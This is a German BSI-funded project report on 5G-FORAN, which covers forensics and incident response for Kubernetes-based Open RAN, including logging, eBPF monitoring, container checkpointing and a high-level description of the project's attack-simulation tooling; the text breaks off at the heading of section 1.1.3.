

Sachbericht zum Verwendungsnachweis Teil I

Verbundvorhaben

5G-FORAN

5G-FORAN - IT-Forensik und Behandlung von IT-Sicherheitsvorfällen im Open RAN

Gefördert durch das Bundesamt für Sicherheit in der Informationstechnik (BSI)

Konsortialführung:	Förderkennzeichen:
PROCYDE GmbH Wiesenstraße 2 57539 Breitscheidt	01MO23020A
Laufzeit des Vorhabens:	
von: 01.01.2023 bis: 31.12.2024	
Berichtszeitraum:	Datum:
von: 01.01.2023 bis: 31.12.2024	17.04.2025

Projektpartner:

1. PROCYDE GmbH
2. TH Köln

Teil I:

Kurzbericht (max. 2 Seiten)

Im Rahmen des Verbundvorhabens 5G-FORAN ist eine Methode entwickelt, konzipiert und praktisch simuliert worden, wie IT-Sicherheitsvorfälle im Bereich Open RAN analysiert, behandelt und behoben werden können. Grundlage für diese Entwicklung sollten nachvollziehbare Angriffsspuren auf den Komponenten bilden, die ebenfalls im Rahmen dieses Gesamtvorhabens durch eine Angriffssimulation zu berücksichtigen sind. Das Gesamtvorhaben wurde in zwei Teilprojekte untergliedert:

1. **5G-FORAN-ATTACK** „Aktive Angriffssimulation (Offensive Attack) auf Open RAN Komponenten“ (Teilvorhaben durch TH Köln verantwortet)
2. **5G-FORAN-DFIR** „Digital Forensics und Incident Response (DFIR) im Open RAN“ (Teilvorhaben durch PROCYDE GmbH verantwortet)

Es wurden geeignete Open RAN Implementierungen identifiziert und im Ergebnis die Referenzimplementierung der O-RAN Software Community (SC) ausgewählt. Zum einen verfolgt die O-RAN SC mit der Referenzimplementierung das Ziel sich an die offene Architektur und die vorhandenen Spezifikationen der O-RAN Alliance zu halten, zum anderen sind große RAN- und Technologie-Hersteller in der Community und O-RAN Alliance vertreten, was die Wiederverwendung von Bausteinen in kommerziellen Produkten wahrscheinlich macht.

Die Referenzimplementierung der SC ist in kontinuierlicher Weiterentwicklung. Teilweise sind O-RAN Funktionen, die in den Spezifikationen beschrieben sind, unvollständig implementiert oder erst für zukünftige Releases vorgesehen. Aufgrund des noch geringen Reifegrads waren Skripte zur Implementierung anzupassen und interne Funktionen zu rekonstruieren, um ein Deployment und eine rudimentäre Interoperabilität zu gewährleisten. Im Projekt wurde auf das G-Release (2022) und das I-Release (2023) der Software Community zurückgegriffen.

Die O-RAN SC Referenzimplementierung basiert auf Container-basierten Microservices. Mit Kubernetes als de-facto Standard für die Orchestrierung von Container-Lösungen in Kommunikationsnetzen bietet sich eine erweiterte Angriffsfläche im Vergleich zu monolithischen, proprietären Softwarelösungen. Die Evaluation der Angriffssimulation fokussiert auf eine detaillierte Analyse der in der O-RAN SC Referenzimplementierung eingesetzten Infrastruktur- und Softwarekomponenten und der Auswertung wissenschaftlicher Studien zur Bedrohungslage. Eine der Haupte Erkenntnisse ist die potentielle Bedrohung durch interne Angreifer, weshalb Angriffe von legitimen Nutzern mit Privilegien und Zugang zu Teilen der Infrastruktur bis hin zu Administratoren des RAN-Betreibers priorisiert behandelt werden. Die Angriffsanalyse ergibt zudem, dass Virtualisierung, Containerisierung und Orchestrierung der Infrastruktur den Großteil der Angriffsfläche darstellt. Es wird auf bekannte Angriffsdatenbanken und Frameworks wie MITRE ATT&CK zurückgegriffen. Details zu den Ergebnissen der Analyse sind der Veröffentlichung „Open RAN Threat Analysis of the O-RAN SC Reference Implementation“ zu entnehmen¹.

Für die digitale Forensik und die Reaktionsmöglichkeiten auf IT-Sicherheitsvorfälle ist, als ein Ergebnis der Evaluationsphase, ein Infrastruktur-naher Ansatz vorteilhaft. Isolierte Maßnahmen, die ausschließlich auf der O-RAN Applikationsschicht anzusiedeln sind (z.B. auf Basis dedizierter xApps oder rApps), zeigen für die Forensik und Reaktionsfähigkeit Schwächen, da Angriffsvektoren auf der Infrastruktur-Ebene unberücksichtigt bleiben.

Innerhalb der digitalen Forensik sind die Identifizierung, Sicherung, Sammlung und Analyse von Beweismaterial relevant. Neben den Applikations-Logs der O-RAN Microservices, sind

¹ H. Wittemeier, A.J. Dieterich, T. Karl, A. Grebe: „Open RAN Threat Analysis of the O-RAN SC Reference Implementation“, in Cologne Contributions to Computer Engineering, 2024, ISSN 2193-570X

Security- und Infrastruktur-Logs ebenso von Interesse, wie Ereignisse auf den Kubernetes-Knoten selbst. Diese Logs werden zentralisiert in einer abgesicherten Umgebung vorgehalten, um anschließend Ereignisse korrelieren und auswerten zu können. Daneben zeigt sich während der Evaluierung, dass der „extended Berkeley Packet Filter“ (eBPF) eine äußerst hilfreiche Technologie bietet, um Sichtbarkeit von sicherheitsrelevanten Ereignissen in Open RAN Implementierungen zu schaffen, ohne O-RAN Microservices zu beeinflussen. Bei gegebenem Anfangsverdacht lässt sich über das kürzlich veröffentlichte „Forensic Container Checkpointing“² in Kubernetes eine zustandsorientierte Kopie eines O-RAN Microservices erstellen und anschließend offline forensisch analysieren. Zur Eindämmung eines Sicherheitsvorfalls wurde auf Isolationsmechanismen der Container-Runtime zurückgegriffen, sowie auf die automatische Löschung von infizierten O-RAN Microservices (z.B. maliziöse xApp). Weitere Details sind der Veröffentlichung „Digital Forensics and Incident Response (DFIR) in O-RAN Implementations“ zu entnehmen³.

Bei der Realisierung der O-RAN Referenzimplementierung, der 5G-FORAN-DFIR- und 5G-FORAN-ATTACK-Komponenten, ist die nahtlose Integration in eine Kubernetes-basierte Infrastruktur, unter Verwendung von DevOps-Prinzipien, berücksichtigt. Basierend auf der Schwachstellenanalyse wurde das Angriffstool „ClusterForce“ entwickelt, das Open Source Angriffstools mit unterschiedlicher Zielsetzung integriert (z.B. kdigger für Kubernetes-Discovery oder Flightsim zur Erzeugung von maliziösem Netzwerkverkehr) und über eine Implementierung der Angriffe aus der Microsoft Kubernetes Threat Matrix verfügt. Es werden Angriffsszenarien simuliert, Angriffsabläufe automatisiert und Metadaten der Angriffe persistent gespeichert. Das Angriffstool ist modular erweiterbar, bietet eine Visualisierung mittels Dashboard zur detaillierten Analyse der Metadaten und implementiert eine Korrelation zu bekannten Angriffsframeworks. Als eigenständiges O-RAN-spezifisches Angriffstool kommt eine neu entwickelte Near-RT-RIC xApp zum Einsatz. Dort sind zum einen Angriffstechniken in die Go-basierte Anwendung eingebettet, zum anderen bietet eine Integration mit der Angriffssimulationsplattform Caldera vielfältige Möglichkeiten, Angriffsoperationen durchzuführen und auf Angriffstechniken von MITRE zurückzugreifen.

Für DFIR ergibt sich eine Aufteilung in zwei Applikationsbausteine. Zum einen die Entwicklung einer Applikation, die auf den Open RAN Kubernetes-Clustern ausgeführt wird und dort sowohl relevante Artefakte einsammelt und aufbereitet als auch Gegenmaßnahmen zur Eindämmung und Beseitigung von Angriffen einleitet. Zum anderen wurde eine zentrale Instanz entwickelt, die der Vorhaltung und Auswertung von forensischen Artefakten dient. Details zum Tool-Stack, dem Aufbau und der genauen Funktionsweise sind den Repositories⁴ zu entnehmen.

Die Integration der beiden Teilprojekte 5G-FORAN-ATTACK und 5G-FORAN-DFIR erlaubt die Automatisierung aller Deployments in eine durch Kubernetes gemanagte Open RAN Referenzumgebung. Diverse Tests zur Simulation von Angriffen und Beobachtung mit Hilfe der eingesetzten DFIR-Tools zeigen die Möglichkeiten und Grenzen der Nachvollziehbarkeit der simulierten Angriffe. Voraussetzung ist eine Feinjustierung („Baselining“) der eingesetzten ATTACK- und DFIR-Tools für spezifische Open RAN-Implementierungen (Releases).

² Vgl.: <https://github.com/kubernetes/enhancements/tree/master/keps/sig-node/2008-forensic-container-checkpointing>

³ H. Wittemeier, T. Karl, A.J. Dieterich, A. Grebe: „Digital Forensics and Incident Response (DFIR) in O-RAN Implementations“, Mobile Communication - Technologies and Applications; 28th ITG-Symposium, Osnabrück, VDE Verlag, 2024, ISBN 978-3-8007-6382-5

⁴ Siehe <https://codeberg.org/PROCYDE/5g-foran-dfir> und <https://codeberg.org/PROCYDE/charts>

Sachbericht zum Verwendungsnachweis Teil II

Verbundvorhaben

5G-FORAN

5G-FORAN - IT-Forensik und Behandlung von IT-Sicherheitsvorfällen im Open RAN

Gefördert durch das Bundesamt für Sicherheit in der Informationstechnik (BSI)

Konsortialführung: PROCYDE GmbH Wiesenstraße 2 57539 Breitscheidt	Förderkennzeichen: 01MO23020A
Laufzeit des Vorhabens: von: 01.01.2023 bis: 31.12.2024	
Berichtszeitraum: von: 01.01.2023 bis: 31.12.2024	Datum: 17.04.2025

Projektpartner:

1. PROCYDE GmbH
2. TH Köln

Teil II:

Eingehende Darstellung

Inhalt

1	Aufgabenstellung	3
1.1	Evaluation	3
1.1.1	Open RAN Umgebung	3
1.1.2	Digitale Forensik und Incident Response (DFIR).....	4
1.1.3	Angriffssimulation und -szenarien	8
1.2	Konzeption und Realisierung	13
1.2.1	O-RAN SC Referenzimplementierung mit srsRAN und open5GS	13
1.2.2	DFIR-Tools.....	14
1.2.3	Angriffssimulation.....	22
1.3	Wesentliche Ergebnisse.....	28
1.3.1	Angriffsszenario: ID-KD-01.....	28
1.3.2	Szenario: ID-SRT-01	29
1.3.3	Szenario: ID-FS-01	30
1.3.4	Szenario: ID-KTM-07	31
1.3.5	Szenario: ID-KTM-08	32
1.3.6	Szenario: ID-XAPP-05	33
1.3.7	Szenario: ID-XAPP-06	36
1.3.8	Wesentliche Erkenntnisse	37
2	Die wichtigsten Positionen des zahlenmäßigen Nachweises	38
3	Notwendigkeit und Angemessenheit der geleisteten Arbeit.....	38
4	Voraussichtlicher Nutzen und Verwertbarkeit	38
5	Fortschritt bei anderen Stellen.....	39
6	Erfolgte und geplante Veröffentlichungen	40
7	Anhang A	42

1 Aufgabenstellung

Mit dem Projektvorhaben 5G-FORAN soll eine Methode entwickelt, konzipiert und praktisch simuliert werden, wie IT-Sicherheitsvorfälle im Bereich Open RAN analysiert, behandelt und behoben werden können. Grundlage für diese Entwicklung bilden nachvollziehbare Angriffsspuren auf den Komponenten, die ebenfalls im Rahmen dieses Gesamtvorhabens durch eine Angriffssimulation bereitgestellt werden. Resultat sind Musterdaten, die in der IT-Forensik Anwendung finden.

Das Gesamtvorhaben ist in die folgenden Teilvorhaben gegliedert:

1. **5G-FORAN-DFIR** „Digital Forensics und Incident Response (DFIR) im Open RAN“ (Teilvorhaben durch PROCYDE GmbH verantwortet)
2. **5G-FORAN-ATTACK** „Aktive Angriffssimulation (Offensive Attack) auf Open RAN Komponenten“ (Teilvorhaben durch TH Köln verantwortet)

1.1 Evaluation

Nachfolgend sind die wesentlichen Evaluationsergebnisse beider Teilvorhaben, sowie die gemeinsam erarbeitete und genutzte Open RAN Umgebung, dargestellt.

1.1.1 Open RAN Umgebung

Wesentlicher Bestandteil des Projektes ist der Aufbau einer Open RAN Installation, die für den Test von Angriffen und für die forensische Auswertung und Reaktion auf Sicherheitsvorfälle genutzt werden kann. Zu Projektbeginn wurde schnell deutlich, dass diese Installation auch schon eine Grundlage für die Konzeptionierungsphase darstellt, da eine Evaluation und Konzeption alleine auf Basis der O-RAN Spezifikationen nicht zielführend war. Abweichend zu der Vorhabenbeschreibung wurde deswegen der Aufbau der Open RAN Test- und Referenzumgebung bereits frühzeitig begonnen.

Bei dem Aufbau der Umgebung wurde ein iterativer Ansatz gewählt, der Anpassungen über die gesamte Projektlaufzeit erlaubte. Dabei führten Evaluierungen der Zwischenstände der Referenzumgebung in den beiden Teilprojekten 5G-FORAN-ATTACK und 5G-FORAN-DFIR zu Erweiterungen der Referenzumgebung. Diese iterative Vorgehensweise unterschied sich zu der geplanten wasserfallbasierten Vorgehensweise aus der Vorhabenbeschreibung, wird aber der Tatsache gerecht, dass Open RAN-Implementierungen von in der Regel durch halbjährige neue Releases gekennzeichnet sind.

Eine Erkenntnis aus der Evaluierung ist die Tatsache, dass sich die Software des Mobilfunknetzes von einer singulären, proprietären Software zu einer Software entwickelt hat, die auf Standard-IT-Infrastruktur aufsetzt. Durch die Verlagerung von speziellen Mobilfunklösungen zu marktüblichen IT-Produkten vergrößert sich der Angriffsvektor mit bekannten Schwachstellen und Vorgehen die bereits aus vergangenen Angriffs-Kampagnen bekannt sind.

Die Umsetzung der Test- und Referenzumgebung erfolgte auf Basis der Referenzimplementierung der O-RAN Software Community (SC). Bei der Auswahl lag der Fokus darauf ein Produkt zu verwenden, dass eine potentielle Adaption an andere Open RAN-Implementierungen erfolgen kann und so eine Weiterverwendung der Ergebnisse des Projekts ermöglicht wird. Die O-RAN SC setzt sich aus Mobilfunknetzbetreibern, -anbietern, Entwicklungsunternehmen und Forschungseinrichtungen zusammen. Weiterhin zielt die O-RAN SC mit der Referenzimplementierung darauf ab, die Wiederverwendung in produktiven RANs zu ermöglichen und kleineren Applikationslieferanten ein Rahmenwerk für die Entwicklung von Teilkomponenten zu geben. Die Implementierung der O-RAN SC folgt dem aktuellen industrieweiten Trend, den Dienst in Container-basierte Microservices zu unterteilen, die über Kubernetes orchestriert werden. Neben der Implementierung der Software Community gab es nur wenige alternative

Open-Source-Lösungen, die jedoch einen geringeren Reifegrad und eine weniger umfassende Abdeckung der O-RAN Komponenten bieten.

1.1.2 Digitale Forensik und Incident Response (DFIR)

Für die Behandlung von IT-Sicherheitsvorfällen sind insbesondere Aussagen über die Betroffenheit von Assets und die Rekonstruktion des Tathergangs von Interesse. Dazu ist es notwendig (sicherheitsrelevante) Ereignisse und Interaktionen innerhalb eines Open RAN sichtbar zu machen. Eine Korrelation der Information hilft, Angreiferaktivitäten zu identifizieren und die Auswirkungen zu verstehen, um im Anschluss Reaktionsmaßnahmen (z.B. Isolation von O-RAN Services) einzuleiten. Neben den Container-basierten O-RAN Microservices, die in der betrachteten Referenzimplementierung vorzufinden sind, ist der gesamte Infrastruktur-Anteil (u. a. Host-Betriebssystem, Kubernetes-Orchestration, etc.) zu berücksichtigen.

Für die Nachvollziehbarkeit von Angreiferaktivitäten war die Nutzung von protokollierten System- und Applikationsereignissen der O-RAN SC Referenzimplementierung naheliegend. Insbesondere sicherheitsrelevante Ereignisse (Audit Logs) sind für die digitale Forensik von Interesse. Verschiedene Log-Klassen sind bei einer O-RAN Implementierung zu berücksichtigen:

1. O-RAN-Applikationslogs: Diese enthalten Ereignisse, die von Microservices der Implementierung selbst generiert werden, z.B. A1-Mediator, E2-Manager, RIC-Message Router (RMR), usw.
2. Infrastruktur- und Sicherheitslogs: Enthalten Ereignisse, die sich auf unterstützende Dienste beziehen, die für die Funktion der Microservices erforderlich sind, oder auf dedizierte Sicherheitsdienste (z.B. DNS, Proxy, Firewall, Endpoint Detection and Response Lösungen, Intrusion Detection Systeme, usw.).
3. Betriebssystemlogs (OS-Logs): Ereignisse, die auf dem Betriebssystem des Kubernetes-Knotens selbst generiert werden.
4. Kubernetes-Audit-Logs: Ereignisse, die während der Interaktion mit der Kubernetes-Control-Plane generiert werden.

Wichtig ist, diese Logs zu einem zentralen Log Management System weiterzuleiten, um hier eine Analyse und Aggregation von sicherheitsrelevanten Ereignissen im Zuge der Bearbeitung eines Sicherheitsvorfalls durchzuführen.

Die relevanten Teile sind in folgender Abbildung dargestellt. Für die Infrastruktur und sicherheitsbezogenen Logs ist eine Firewall exemplarisch dargestellt:




Abbildung 1: Übersicht der DFIR-Logquellen

Das Themenfeld des Log-Managements ist auch bereits innerhalb der O-RAN Alliance Working Group 11 (Security-WG) als relevant identifiziert¹, es fehlt jedoch an konkreten Spezifikationen. So sind aktuell weder der Inhalt (Payload), noch Übertragungsmechanismen oder Formate und Schemas für Security Logs durch die O-RAN Alliance spezifiziert. Dieser Umstand zeigt sich auch innerhalb der Referenzimplementierung der O-RAN Software Community.

Zugriff auf die Logs der verschiedenen Microservices der Implementierung ist durch die Nutzung von Kubernetes problemlos möglich. Durch das Container Runtime Interface (CRI) Logging Format ist vorgegeben, wie eine Container Runtime (z.B. containerd) die „stdout“- und „stderr“-Streams der Container (= O-RAN Microservices) an Kubernetes bereitstellen. Allerdings ist der Inhalt dieser Applikationslogs zwischen den Microservices sehr divergent (von sehr rudimentären bis hin zu Debugging-Meldungen) und für die Nachvollziehbarkeit von Angreiferaktivitäten wenig hilfreich. Dennoch ist für die digitale Forensik das standardisierte Vorgehen äußerst hilfreich, da auf den Einsatz von Log-Shippern pro O-RAN Microservice verzichtet werden kann. Anpassungen in der Protokollierung der Komponenten zukünftiger O-RAN Releases können somit ohne großen Aufwand in der konzipierten Lösung verwendet werden.

Die Betriebssystem-, Infrastruktur- und Sicherheitslogs bieten einen weiteren wichtigen Baustein für die Sichtbarkeit und damit Nachvollziehbarkeit von Angreiferaktivitäten in der Infrastruktur. In diesem Bereich ist eine Vielzahl von verschiedenen Lösungen zu finden, die abhängig (z.B. O-RAN-basierte Intrusion Detection Systeme auf Basis von xApps²) und unabhängig von einer Open RAN Implementierung anzusiedeln sind. Gerade für O-RAN-abhängige Sicherheitsbausteine fehlte es jedoch zur Laufzeit an produktionsreifen Lösungen. Die weiteren Bereiche sind zwar für die digitale Forensik und Incident Response wichtig, wurden aber aufgrund des fehlenden Bezugs zu der betrachteten O-RAN Implementierung nicht weiter berücksichtigt.

Eine O-RAN Implementierung lässt sich als Applikation betrachten, die auf einer Kubernetes-basierten Infrastruktur RAN-Zusatzdienste zu Verfügung stellt. Jegliche Anpassungen an den O-RAN Microservices mit Bezug zur Infrastruktur resultieren in einer Interaktion mit der Kubernetes Control-Plane. Die Kubernetes-Audit-Logs geben detaillierte Einblicke in alle Aktivitäten innerhalb der Cluster, einschließlich Benutzeraktionen, API-Anfragen und Konfigurationsänderungen. Wertvolle Informationen, die dabei helfen, sicherheitsrelevante Abläufe im Nachgang zu rekonstruieren. Bei großen Kubernetes Clustern können die Audit-Logs erhebliche Datenmengen generieren. Dies trifft auch auf umfangreiche Applikationen zu, die aus vielen verschiedenen Microservices bestehen. Eine wichtige Erkenntnis aus den Evaluationsarbeiten und Testaktivitäten ist die Notwendigkeit einer sorgfältigen Parametrisierung der zu protokollierenden Ereignisse. Es ist ein Kompromiss zwischen dem Detailgrad und der daraus resultierenden Datenmenge und dem Performanceeinfluss zu wählen. Eine solche Feinabstimmung muss pro O-RAN Implementierung erfolgen, resultiert dann aber zu einer wertvollen Quelle für die digitale Forensik.

Um neben O-RAN Applikationslogs eine zusätzliche Sichtbarkeit in relevante Operationen eines Open RAN zu erlangen, wurde auf einer weiteren Ebene der Kommunikation angesetzt. Bei Container-basierten Microservices wird der Kernel des Host-Betriebssystems für jegliche

¹ O-RAN WG 11 (Security Working Group), "O-RAN Study on Security Log Management 5.0", Oktober 2024, O-RAN.WG11.Security-Log-Management-TR.0-R004-v05.00.03

² M. Kouchaki, J. Moore, M. Zhang and V. Marojevic, "Advancing O-RAN Security: Integrated Intrusion Detection and Secure Slicing xApps," IEEE INFOCOM 2024, Vancouver, BC, Canada, 2024, doi: 10.1109/INFOCOMWKSHP61880.2024.10620781 und AI/ML-Driven Anomaly Detection & RAN Slicing/RRC Release in O-RAN enabled OAI (<https://github.com/teotsou/oai-anomaly-detection>)

Operation verwendet. Beispiele sind die (unerlaubte) Nutzung anderer O-RAN Microservices per REST-API, der Zugriff auf (vertrauliche) Dateien oder aber die Ausführung neuer (maliziöser) Prozesse.

Über die „extended Berkeley Packet Filter“ (eBPF) Technologie ist es möglich, auf Betriebssystem-nahe Informationen zuzugreifen, um so sicherheitsrelevante Ereignisse sichtbar zu machen. eBPF-Programme, die zur Laufzeit in den Kernel des Betriebssystems geladen werden, leiten relevante Ereignisse an Programme im Userspace zur Weiterverarbeitung. Dazu wird ein Just-In-Time (JIT) Compiler genutzt, der die Erweiterung des Linux-Kernel ermöglicht, ohne den Quellcode des Kernels selbst anzupassen. Verschiedene Anker-Punkte („Hook-Points“) helfen dabei, lediglich relevante Informationen zu extrahieren. Ähnlich wie bei den Kubernetes-Audit-Logs ist es auch hier erforderlich, die relevanten Information sorgfältig zu filtern, um große Datenmengen und Performanceeinflüsse zu vermeiden. Nutzt eine Applikation Ver- und Entschlüsselungsfunktionen des Kernels, ist es durch spezielle Ankerpunkte möglich, Traffic noch vor kryptografischen Behandlungen im Kernel abzugreifen. Diese Form der Sichtbarkeit war zuvor lediglich durch spezielle, ressourcen-intensive Zusatzfunktionen (z.B. TLS Proxy, Packet Capturing and Decryption, etc.) möglich³.

Insbesondere der Einsatz von eBPF in Container-basierten Microservices, die durch Kubernetes gemanagt werden, liefert wertvolle Informationen zur Nachvollziehbarkeit von Systemaktivitäten. Die O-RAN Referenzimplementierung ist in mehrere Microservices gegliedert, die wiederum als Kubernetes PODs abgebildet sind. Aus Sicht des Betriebssystems, ist ein solcher POD lediglich eine Einsammlung von Prozessen im Kontext von Linux *namespaces*, *cgroups* und *capabilities* (Isolationsmechanismen im Linux Kernel). Der Kernel hat keinerlei Information zur Gruppierung von verschiedenen Prozessen zu einem Microservice. Diese logische Ebene kann aber durch Open-Source-Lösungen (z.B. Tetragon, Tracee, Falco; siehe Abschnitt 1.2.2 DFIR-Tools) hergestellt werden. Sie ermöglichen relevante Ereignisse aus dem Betriebssystem-Kernel mit Kubernetes-Metadaten anzureichern. Dadurch wird es beispielsweise möglich, den Aufbau einer Netzverbindung zu einem entfernten Service, einem dedizierten POD (bzw. dem darin enthaltenen Container) zuzuordnen. Dies erleichtert die nachträgliche Auswertung und Korrelation der Ereignisse zu anderen protokollierten Systemaktivitäten. Zusätzlich werden die Informationen transparent vom POD selbst erhoben. Angreifer, die sich im Kontext eines O-RAN Microservice befinden, haben keinerlei Kenntnis darüber, dass im Host selbst Ereignisse mit eBPF protokolliert werden. Würde hingegen der direkte Zugriff auf den Container erfolgen, könnte dies durch den Angreifer entdeckt werden.

Diese Ebene der Sichtbarkeit ist ein großer Vorteil, im Vergleich zu klassischen, monolithischen Applikation. Zuvor musste gerade die Überwachung von kritischen Netzverbindungen an zentralen Knotenpunkten im Netz (z.B. Proxy, Firewall, etc.) erfolgen. Jetzt kann auf den Kubernetes Worker-Nodes lokale und entfernte Kommunikationsbeziehungen protokolliert werden. Auch hier ist es wichtig, die generierten Ereignisse in einem zentralen Log-Management zur Analyse und Korrelation vorzuhalten.

Die Technologie bietet durch die geringe Systembelastung und Flexibilität, neben der Post-Mortem-Analyse auch eine ideale Möglichkeit für eine kontinuierliche Echtzeitüberwachung und -reaktion von Sicherheitsvorfällen in Open RANs. Entsprechende Maßnahmen sind nicht dem DFIR-Bereich direkt, sondern der Angriffserkennung zuzuordnen.

Sobald ein begründeter Anfangsverdacht besteht, müssen umgehend weitere Beweissammlungen und Reaktionsmaßnahmen eingeleitet werden. In dieser Phase eines Sicherheitsvorfalls ist es wichtig, den Handlungsablauf vollständig zu verstehen, forensische Beweise zu

³ Diese Option hilft nicht, wenn Malware auf Verschlüsselungsfunktionen zurückgreift, die im Userspace ausgeführt werden. In diesem Fall erfolgt keine Nutzung von entsprechenden SystemCalls.

sichern und weitreichenden Auswirkungen schnellstmöglich zu begrenzen. Die zuvor evaluierten Maßnahmen zur Schaffung von Sichtbarkeit innerhalb eines Open RAN stellen bereits ein wichtiges Fundament zur Analyse der Betroffenheit von O-RAN Microservices. Zeigt sich einer dieser Services als auffallend, wurden während der Evaluation zwei zentrale Reaktionsmaßnahmen betrachtet:

- 1) Isolation eines Microservice: Zielsetzung ist den maliziösen Dienst lauffähig zu halten, jedoch jegliche eingehende- und ausgehende Kommunikation zu unterbinden. Weitere Maßnahmen können nachträglich manuell eingeleitet werden.
- 2) Ausrottung eines Microservice: In einige ausgewählten und sehr kritischen Fällen kann es erforderlich sein, einen Microservice umgehend zu löschen, um größeren Schaden zu verhindern. Die Ausführung dieser Maßnahme sollte vorab genau evaluiert werden, da im Zuge der Löschung volatile Informationen verloren gehen und damit nicht mehr für die digitale Forensik zu Verfügung stehen.

Für die Umsetzung der Maßnahmen wird auf Kubernetes-Funktionen zurückgegriffen. Bei der Ausrottung eines Services kann es, je nach Angriff, erforderlich sein, weitere Maßnahmen zu ergreifen. Die Löschung eines PODs, wird in der Regel zur Bereitstellung einer neuen Instanz durch Kubernetes führen. Liegt die Ursache des Sicherheitsvorfalls im Container-Image (beispielsweise xApp-Image mit versteckter Malware), wäre die Maßnahme ohne Erfolg. In diesem Fall ist das Image innerhalb des Image-Repositorys zu sperren. Weitere Details sind der Konzeption und Realisierung zu entnehmen.

Im Anschluss an einen Anfangsverdacht und ad-hoc Maßnahmen ist die detaillierte forensische Untersuchung von betroffenen Assets die logische Folgerung. Klassischerweise wird auf ein forensisches Abbild (Memory-Dump, Disk-Image) eines Assets zurückgegriffen, welches offline detailliert analysiert wird. Ein solches Vorgehen ist sehr Zeit- und Ressourcen-Intensiv und Bedarf einer genauen Planung. Übertragen auf eine O-RAN Implementierung, bedeutet das die Analyse des Abbilds einer kompletten Kubernetes Worker-Node. Je nach Auslastung eines Nodes kann hier eine enorme Datenmenge zusammenkommen, die untersucht werden muss. Ein mit Kubernetes-Version 1.25 eingeführtes „alpha“-Feature verschafft Abhilfe und ermöglicht ein solches Abbild auf einen einzelnen Container zu beschränken: Forensic Container Checkpointing⁴. Dem Feature liegt die Technologie „Checkpoint and Restore in Userspace“ (CRIU) zugrunde, die den aktuellen Status eines Containers auf der Festplatte sichert. Darüber lässt sich im Nachgang eine Analyse von laufenden Prozessen, angepassten Dateien und Speicherinhalten durchführen. Ein Checkpoint kann aktuell nur über die Kubelet-API erstellt werden. Zur erfolgreichen Nutzung existieren noch einige weitere Voraussetzungen, die in einem Deployment gegeben sein müssen. Zum einen ist eine Container-Runtime notwendig (z.B. containerd oder CRI-O), die eine für das Feature angepasste Version des Container Runtime Interface (CRI) implementiert hat. Zusätzlich muss der Kernel des Betriebssystems eine CRIU-Unterstützung bieten. Vor allem die angepassten CRI-APIs sind noch nicht in den Standard-Kubernetes-Versionen verfügbar, was die Nutzung des Feature aktuell noch sehr einschränkt. Die Abhängigkeiten sind in nachfolgender Abbildung dargestellt:

⁴ Kubernetes Enhancement Proposal KEP-2008: Forensic Container Checkpointing (<https://github.com/kubernetes/enhancements/tree/master/keps/sig-node/2008-forensic-container-checkpointing>)




Abbildung 2: Abhängigkeiten des Features "Forensic Container Checkpointing"

Im Zuge der Evaluation wurde auch die Erweiterung der Open RAN-Implementierung durch xApps und rApps für die digitale Forensik und Incident Response bewertet. Für eine umfassende Behandlung zeigen sich für DFIR jedoch entscheidende Nachteile in der Abdeckung der Möglichkeiten für die digitale Forensik und Reaktion auf Sicherheitsvorfälle. Der Kontext für rApps und xApps ist in den Spezifikationen der O-RAN Alliance klar beschrieben⁵. Der Angriffsvektor einer O-RAN Implementierung ist aber deutlich größer, wie sich in der Evaluation der Angriffssimulation und -szenarien zeigt. Daher können wichtige Bereiche bei der Behandlung eines Sicherheitsvorfalls nicht abgedeckt werden. Wird jedoch auf Funktionen und Methoden der unterlagerten Infrastruktur zurückgegriffen, ergeben sich auf der anderen Seite keine Nachteile gegenüber eines O-RAN-spezifischen Ansatzes (insbesondere auch durch ein eBPF-basierte, kontinuierliche Sammlung von Ereignissen).

1.1.3 Angriffssimulation und -szenarien

